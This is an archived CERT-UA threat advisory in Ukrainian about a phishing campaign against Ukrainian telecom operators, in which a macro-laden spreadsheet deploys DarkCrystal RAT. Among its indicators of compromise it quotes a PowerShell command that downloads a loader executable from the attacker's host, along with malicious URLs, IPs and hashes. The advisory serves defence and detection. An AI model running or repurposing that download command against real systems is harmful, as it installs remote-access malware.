CERT-UA

Archived: 2026-04-02 10:57:44 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA отримано інформацію щодо розповсюдження електронних листів з темою "Безоплатна первинна правова допомога" та вкладенням "Алгоритм дій членів сім’ї безвісти відсутнього військовослужбовця LegalAid.rar", яке захищеним паролем, з електронної адреси в домені gov.ua (вірогідно, скомпрометованої).

Зазначений RAR-архів містить документ "Алгоритм_LegalAid.xlsm", що присвячений питанням отримання правової допомоги. У разі відкриття документу та активації макросу буде виконанно PowerShell-команду, яка забезпечить завантаження та запуск .NET-завантажувача "MSCommondll.exe". Згаданий виконуваний файл, у свою чергу, здійснить завантаження та запуск шкідливої програми DarkCrystal RAT.

Виходячи з email-адрес отримувачів електронних листів, а також домену управління DarkCrystal RAT припускаємо, що атака спрямована у відношенні операторів та провайдерів телекомунікацій України. Під час попередньої атаки, 10.06.2022, об'єктами заінтересованості зловмисників були медійні організації України (CERT-UA#4797).

Активність відстежується за ідентифікатором UAC-0113.

Індикатори компрометації

Файли:

```
2fe9e49143b5a5d7a2ac38c1c56cbf21    183a05f7a69bba3f9ec7df8abd50f5fd89246da7e732c19842a1a1eecc78f96f
b726312450e28faa38396736be1b00fb    2b2438aa8da7c23e714f2d7a196d82ed52914c9353ef9fded01448216bd858ff
fd2e0ec9021783dba1c9744fa730e5b9    471af7ed687ef875c6118ec2f440f0dea9a434b54d81b7946f58505676f7c589
19bbb1b94f66609cbd80945c14486e93    7cffb54cb07db2f4104b8764ff15799111d06ea81d9c74c09134c61341d74202
8fc587099c54491749b2b65176f4a145    96444376dfd650f8c994116f90be1cacbd337ebdcbafe922910645cb7549ace2
```

Мережеві:


```
hXXp://plexbd[.]net/MSCommonDriver.exe
hXXp://plexbd[.]net/MSCommondll.exe
hXXps://datagroup.ddns[.]net/PythonHttpGeolongpolldefault.php
plexbd[.]net
datagroup.ddns[.]net
103[.]27.202.127 (Received)
203[.]96.191.70
```

```
31[.]7.58.82
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93
```

Хостові:

```
(New-object Net.WebClient).DownloadFile('hXXp://plexbd.net/MSCommondll.exe','C:\Users\Public\MSCommo
C:\Users\Public\MSCommondll.exe
c:\Users\public\new.bat
DCR_MUTEX-PNY1ZVhO2iPJoDxTnEBp
```

Графічні зображення



Source: https://cert.gov.ua/article/405538